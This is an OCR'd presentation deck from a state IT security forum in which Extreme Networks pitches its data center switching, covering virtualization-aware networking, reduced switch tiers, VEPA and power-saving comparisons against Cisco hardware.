QUARTERLY IT SECURITY FORUM

Office of Technology Services

OCIO

WWW.OTECH.CA.GOV

Reminders

- Please complete your surveys.
- Upcoming OTech Events (here at TEC):
  - Data Center Relocation Forum – April 22
  - Legacy Migration Workshop – April 28
  - z/OS V1.11 Customer Forum – May 18
- To register, go to: http://www.otech.ca.gov/calendar/


Physical ➡ Virtual ➡ Cloud

A Blueprint for the Next Generation Data Center

Kevin Ryan
Director – Data Center Solutions
kryan@extremenetworks.com


Data Center Trends

- **The New Computer**
  - Data center capacity, not server capacity, is the new metric
- **Consolidation**
  - High Computational Density
  - Physical Location Consolidation
- **Green**
  - Efficient Power Management
- **Virtualization**
  - On Demand Provisioning
  - Hardware Independence / High Availability
  - Location Independence
- **Network / Storage Convergence**



Virtualization: A Networking Problem

The Dissolving Network Edge




Virtualization: A Networking Problem


The Departmental Divide

Virtualization: A Networking Problem

VM: Force-Fitting Dynamism onto a Static Network



Extreme Networks: "Four Pillars" Solution



Physical

Network Topology

Reduce Network Tiers

Bandwidth and Performance

Fixed and Modular Platforms

Robust and Flexible Stacking

Efficient

Integration with VM Platforms

Network Profiles for VMs

Heterogeneous (Best of Breed) support for Virtual Machines

EPICenter® single pane of glass

Scalable

Provision 1,000s of Switches across Multiple Sites

VEPA

1G → 10G → 40G → 100G

Application Awareness & Support

Automated Customized

Automated Configuration

User Generated Scripts

XML - enabled Infrastructure

Open APIs


Program & Application Integration

Value to the Data Center

Simplifying the Network Topology


- **Virtualization has introduced complexity to the network**
  - Additional 1 or 2 tiers of switching

- **Extreme Networks® Direct-Attach architecture reduces network tiers**
  - Fewer switches
  - Lower cost design
  - High performance
  - Reduced cabling
  - Reduced power


5-Tiers of Switches
Typical 5-tier data center design to connect 576 Blade Servers
Core (Tier 1)
Aggregation (Tier 2)
Top-of-Rack (Tier 3)
Blade Switches (Tier 4)
Virtual Switch (Tier 5)
42U 19" Rack
Blade Servers
12 racks
3 Blade Enclosures per rack with 14-16 Blade Servers each
Extreme Networks® Direct-Attach Architecture 3-Tiers or 2-Tiers of Switches
Extreme Networks 2-tier data center design to connect 576 Blade Servers
Core (Tier 1)
BlackDiamond® 8810s
End-of-Row Chassis (Tier 2)
Core/Aggregation (Tier 1)
42U 19" Rack
Passive Patch Panels
Blade Servers
Virtual Switch (Tier 3)
Virtual Switch (Tier 2)
12 racks
3 Blade Enclosures per rack with 14-16 Blade Servers each
5384-01

Efficiently Manage Virtualization

- Make the network "VM Aware"
- Switch detects movement of virtual machines
- Switch dynamically provisions network parameters (Virtual Port Profiles) with the virtual machine
  - QoS, ACLs, Rate Limiting
- EPICenter® provisions across many Extreme Networks® switches and integrates with hypervisor management




Scale: Simplify by Eliminating the vSwitch

Embedded soft switch (Today)


- Large growth in VMs introduces switch functionality on server
- Proliferation of switching infrastructure in network
  - Soft Switch (vSwitch) in server
- Each vSwitch needs management

VEPA (Future)

- Industry support for standardization
- Moves switching functionality back to the network
- Reduces management complexity
- Increases performance



Green Initiatives



- Every $1 on power requires another $2 on cooling
- BlackDiamond 8810 consumes 1/3 the power of Company A and 1/2 of Company B
- Additional capabilities to reduce power consumption during off-peak hours

Source: Tolly Group Report 3/2008 available @ http://www.tolly.com/DocDetail.aspx?DocNumber=208284


Power and Cooling Costs—Australia ($)

BlackDiamond 8800 vs. Catalyst 6509

- 65% less power
- 5-year savings: $2.6+ Million
- 5-year savings:
  21+ Million kWh
- Additional savings potential by applying dynamic power management (33% additional savings shown)

Comparisons based on published documents; power usage information varies within documents and your results may vary. Configuration based on 210 racks, 7 racks per row, 17 servers per rack; 100% power utilization; 2x cooling factor; 50% 1 GbE modules/50% 10 GbE modules. Energy costs based on Int'l Energy Agency 1Q2009 statistics.


End-of-Row Configuration
30 Rows, 50% 10GbE




- ▨ BlackDiamond® 8800 series with 8900-series modules, using chassis hibernation widget
- ▨ BlackDiamond 8800 series with 8900-series modules
- ▨ Cisco Catalyst 6509

Example: Automated Power Management


Normal Operative State




Normal Power



Chassis Hibernation Widget: Up to 70% power savings





